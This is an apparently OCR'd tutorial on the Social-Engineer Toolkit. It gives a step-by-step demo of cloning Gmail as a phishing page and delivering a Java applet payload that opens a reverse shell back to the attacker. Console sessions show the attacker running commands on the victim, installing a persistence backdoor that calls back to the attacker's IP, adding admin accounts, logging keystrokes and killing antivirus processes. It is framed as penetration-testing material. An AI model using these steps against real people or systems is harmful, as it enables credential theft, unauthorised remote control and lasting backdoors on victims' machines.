Social Engineering with SET

Introduction

SET - Social Engineering toolkit.

It is a useful social engineering tool by David (ReL1k). It can be used to perform a number of Social Engineering attacks with minimal effort. SET can be used with Metasploit to additionally perform metasploit's powerful post exploitation. This tool can be accessed through web interface or command line.

Prominent Uses

Gathering credentials

Shell spawning by browser exploit

Mass mailing of malicious payloads to spawn shells

Shell using USB autorun

Anti-virus evasion through Payload Encoding

Methods for Social Engineering

Credential Harvest by Spoofing website's identity

Browser Tab nabbing

Dropping Java applet payload

Metasploit payload delivery usingUSB


Custom email template and payload

Wireless attack using Rouge Access point setup

These modes can be used to perform a Social engineering attack on victim. A combination of these could make attack more authentic.

Attack Scenario

Attacker creates a malicious link of cloned https://gmail.com which is stored locally on server. Victim browses the link and the replica of gmail.com is opened. This triggers the java applet payload which is delivered on the victim's browser. Victim is asked to accept the java applet's warning. After, victim's acceptance the payload is executed. Payload opens a connection back to attacker's IP address and port. Attacker has set up a listener to receive the payload connection. Now attacker can remotely capture keystrokes, upload backdoors and open command shell.



Getting Started

SET is *nix based toolkit and integrated in Backtrack 4|5 by default. It can be downloaded from (http://www.secmaniac.com/download).

tar –xvf set.tar.gz

Update SET to the latest :

#cd /pentest/exploits/SET

#./set-update

```
root@bt:/pentest/exploits/SET# ./set-update
Updating the Social-Engineer Toolkit, be patient...
At revision 675.
The updating has finished, returning to main menu..
```

SET Web Interface

root@bt:/pentest/exploits/SET#./set-web

Now, browse URL (http://127.0.0.1:44444) to access SET web interface.

SET Command Line Interface


root@bt:/pentest/exploits/SET#./set

Command line interface is easy to use and handle victim's sessions. Command line interface is used for demo in next section.

Demo


Step 1: Attacker crafts a malicious link with following specification using the following features of SET:

- ✓ Web site phishing attack vector
- ✓ Java Applet method for payload execution
- ✓ SET custom shell with reverse tcp connection
- ✓ Gmail as cloned web site



Step 2: Attacker entices the victim to browse the malicious link. This link will load the cloned web site (Gmail).

Step 3: Victim browses the link. The opened website is replica of Gmail.com (but with IP address of attacker in URL). This triggers to send payload on victim's browser (in form of Java applet).



Step 4: Attacker has already started the listener on its machine to receive connection when victim browses and runs the payload.

```
*************************************************
Web Server Launched. Welcome to the SET Web Attack.
*************************************************

   [--] Tested on IE6, IE7, IE8, IE9, Safari, Opera, Chrome, and FireFox [--]


   [*] Launching the SET Interactive Shell...
   [*] Loaded SET core modules into SET Interactive Listener...
   [*] Crypto.Cipher library is installed. AES will be used for socket communica
tion.
   [*] All communications will leverage AES 256 and randomized cipher-key exchan
ge.
   The Social-Engineer Toolkit (SET) is listening on: 0.0.0.0:446
[*] Connection received from: 1

*** Pick the number of the shell you want ***

1: 1         6:WINDOWS

Enter your numeric choice: 1
[*] Dropping into the Social-Engineer Toolkit Interactive Shell.
set>
```

```
set>
?           download        kill            reboot
bypassuac   grabsystem      localadmin      removepersistence
clear       help            lockworkstation shell
cls         keystroke_dump  persistence     ssh_tunnel
domainadmin keystroke_start ps              upload
set>
```

Step5: Victim accepts and runs the payload. Payload creates a connection back to attacker's machine. Attacker is embraced with a SET custom shell. As soon as the victim enters the credentials, the site is redirected to the original web site (i.e. gmail.com). A bunch of activities can be performed on victim:

- ✓ Keylogging
- ✓ Uploading backdoor
- ✓ Download file
- ✓ Command Shell
- ✓ reboot
- ✓ Kill process
- ✓ Grab system
- ✓ Run persistent backdoor
- ✓ etc.....(shell is only the beginning)

```
set> shell
[*] Entering a Windows Command Prompt. Enter your commands below.

set/command_shell>ipconfig

Windows IP Configuration


Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.234.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.19.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Wireless Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 10.       6
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

Step 6: Attacker runs the persistence command on victim's machine. This command will initialize and start a random service and creates a backdoor on victim's machine. Attacker can specify the IP address and port number on which the random service (started on victim's machine) would try to connect back.

```
set/command_shell>exit
[*] Dropping back to interactive shell...
set> persistence
[!] Usage: persistence <set_reverse_listener_ip> <set_port>
set> persistence 10       7 447
[!] UPX was not detected. Try configuring the set_config again.
[*] Attempting to upload the SET Interactive Service to the victim.
[*] Initial service has been uploaded to victim successfully.
[!] UPX was not detected. Try configuring the set_config again.
[*] Attempting to upload SET Interactive Shell to victim machine.
[*] SET Interactive shell successfully uploaded to victim.
[*] Service has been created on the victim machine. You should have a connection back every 30 mi
set>
```

Persistence feature is very useful in scenario where attacker wants to connect to victim's machine from some different IP address. The started service (on victim's machine) will send a connect request to the attacker's IP address every 30 min. This way attacker will have all time access to victim's machine.

When the attacker's activity is over, the "removepersistence" command could be used to stop and remove the started service on victim's machine.

Step 7: Additionaly, attacker can start the key logging on victim's machine with "keyscan_start" and "keyscan_dump" commands.

If during any stage of exploit, Anti-virus detects or troubles the attacker's activity, the 'kill" command can be used to kill the process corresponding to Anti-virus.

Also, command "local admin" or "domain admin" could be used to create users on victim's machine.

```
Enter your numeric choice: 1
[*] Dropping into the Social-Engineer Toolkit Interactive Shell.
set>
?                download          kill              reboot
bypassuac        grabsystem        localadmin        removepersistence
clear            help              lockworkstation   shell
cls              keystroke_dump    persistence       ssh_tunnel
domainadmin      keystroke_start   ps                upload
set> localadmin
[!] Usage: localadmin <username> <password>
set> localadmin test test
[*] Attempting to add a user account with administrative permissions.
[*] User add completed. Check the system to ensure it worked correctly.
set> domainadmin test1 test1
[*] Attempting to add a user account with domain administrative permissions.
[*] User add completed. Check the system to ensure it worked correctly.
set> grabsystem
[!] Usage: grabsystem <ipaddress_of_listener> <port_of_listener>
set> keystroke_start
[*] Keystroke logger has been started on the victim machine
set> keystroke_dump
Hi this is to test keylogging using SET.
set>
```

Extended Usage

Functionality of SET can be enhanced further using advanced features such as:

- ✓ USB payload using autorun
- ✓ Fake Access point creation and traffic redirection with Wireless attack vector
- ✓ Using Teensy to execute custom payloads (where USB's are disabled)
- ✓ Mass mailing self created attachments with payloads

Conclusion

Social Engineer Toolkit is a powerful tool for a penetration tester/security enthusiast. This tool includes attack vectors for Social Engineering ranging from Malicious link, email templates, custom payloads, tabnabbing, wireless etc. It supports a variety of payloads and shell (Meterpreter or SET custom shell).

Online References

Download Site

http://www.secmaniac.com/download

Meterpreter Reference

http://en.wikibooks.org/wiki/Metasploit/MeterpreterClient

SET blog

http://www.secmaniac.com/blog-history/

Reverse TCP connection

http://en.wikipedia.org/wiki/Reverse_connection